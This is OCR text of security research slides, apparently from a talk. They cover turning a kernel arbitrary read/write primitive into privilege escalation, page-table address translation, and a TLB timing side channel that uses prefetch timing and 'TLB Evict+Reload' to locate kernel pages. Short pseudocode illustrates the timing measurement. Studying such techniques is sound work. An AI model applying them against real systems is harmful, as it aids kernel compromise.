
Magic Wand


User Space
Kernel Space
C1: Where to write?
r/w primitive
1 def arb_read(addr):
2 return *addr
3
4 def arb_write(addr, val):
5 *addr = val
01011
1101
010
./exploit
Use arbitrary r/w
Privilege escalation

Magic Wand


User Space
Kernel Space
C1: Where to write?
C2: What to write?
r/w primitive
def arb_read(addr):
return *addr
write(addr, val):
= val
01011
1101
010
./exploit
Use arbitrary r/w
Privilege escalation


Magic Wand


User Space
Kernel Space
C1: Where to write?
C2: What to write?
GOAL: Reliable!
r/w primitive
def arb_read(addr):
return *addr
write(addr, val):
= val
01011
1101
010
./exploit
se arbitrary r/w
vilege escalation



C1: Where to write?
?
?
?
Location of target objects



C2: What to write?
?
Arbitrary read/write

virtual address: 


virtual address:
9 bit
9 bit
9 bit
9 bit
9 bit
12 bit



virtual address:
9 bit
9 bit
9 bit
9 bit
9 bit
12 bit



CR3
...
PGD



virtual address:
9 bit
9 bit
9 bit
9 bit
9 bit
12 bit
pgdi
CR3
pgde
...
PGD


Address Translation


C1: Where to write?






virtual address:
9 bit
9 bit
9 bit
9 bit
9 bit
12 bit
pgdi
p4di
CR3
pgde
...
PGD
p4de
...
P4D


virtual address:
9 bit
9 bit
9 bit
9 bit
9 bit
12 bit
pgdi
p4di
CR3
pgde
p4de
PGD
P4D
PUD



virtual address:
9 bit
9 bit
9 bit
9 bit
9 bit
12 bit
pgdi
p4di
pudi
CR3
pgde
p4de
pude
PGD
P4D
PUD


virtual address:
9 bit
9 bit
9 bit
9 bit
9 bit
12 bit
pgdi
p4di
pudi
CR3
pgde
p4de
pude
PGD
P4D
PUD
PMD



virtual address:
9 bit
9 bit
9 bit
9 bit
9 bit
12 bit
pgdi
p4di
pudi
pmdi
CR3
pgde
p4de
pude
pmde
PGD
P4D
PUD
PMD


virtual address:
9 bit
9 bit
9 bit
9 bit
9 bit
12 bit
pgdi
p4di
pudi
pmdi
CR3
pgde
p4de
pude
pmde
PGD
P4D
PUD
PMD
PT


Address Translation





Address Translation



Address Translation





Virtual Address
63
27
20 19
12 11
0
Set Index 2
Set Index 1
Offset



Way 1
Way 2
. . .
Way 6
Set 1
Tag
Phys
Set n
Set 256


Translation-Lookaside Buffer


C1: Where to write?




Translation-Lookaside Buffer




Virtual Address
63
27
20 19
12 11
0
Tag
Offset
Way 1
Way 2
. . .
Way 6
Tag Compare
Set 1
Tag
Phys
Tag
Phys
Tag
Phys
Tag
Phys
Set n
Way
Way Select
Hit?
Physical Address
Set 256




- Measure an access:




- Measure an access:

```
start = time();
```




- Measure an access:

```
start = time();
access(test_address);
```



- Measure an access:


```
start = time();
access(test_address);
time = time() - start;
```



- Measure an access:

```
start = time();
access(test_address);
time = time() - start;
```

- How to measure kernel pages?




- Measure an access:

```
start = time();
access(test_address);
time = time() - start;
```

- How to measure kernel pages?

```
start = time();
```




- Measure an access:

```
start = time();
access(test_address);
time = time() - start;
```

- How to measure kernel pages?

```
start = time();
prefetch(kernel_address);
```




- Measure an access:


```
start = time();
access(test_address);
time = time() - start;
```


- How to measure kernel pages?

```
start = time();
prefetch(kernel_address);
time = time() - start;
```

TLB Timing Histogram






Kaby lake (i7-8650U)
$\cdot 10^5$
Samples
Hit
Miss
Unmapped
←mapped
unmapped→
0
2
4
6
20
25
30
35
40
45
50
55
60
65
70
75
80



Kaby lake (i7-8650U)
$\cdot 10^5$
Samples
Hit
Miss
Unmapped
←accessed
not accessed→
←mapped
unmapped→
0
2
4
6
20
25
30
35
40
45
50
55
60
65
70
75
80

TLB Evict+Reload


C1: Where to write?




Attacker
TLB
Kernel
kernel access



Attacker
TLB
Kernel
kernel access

TLB Evict+Reload



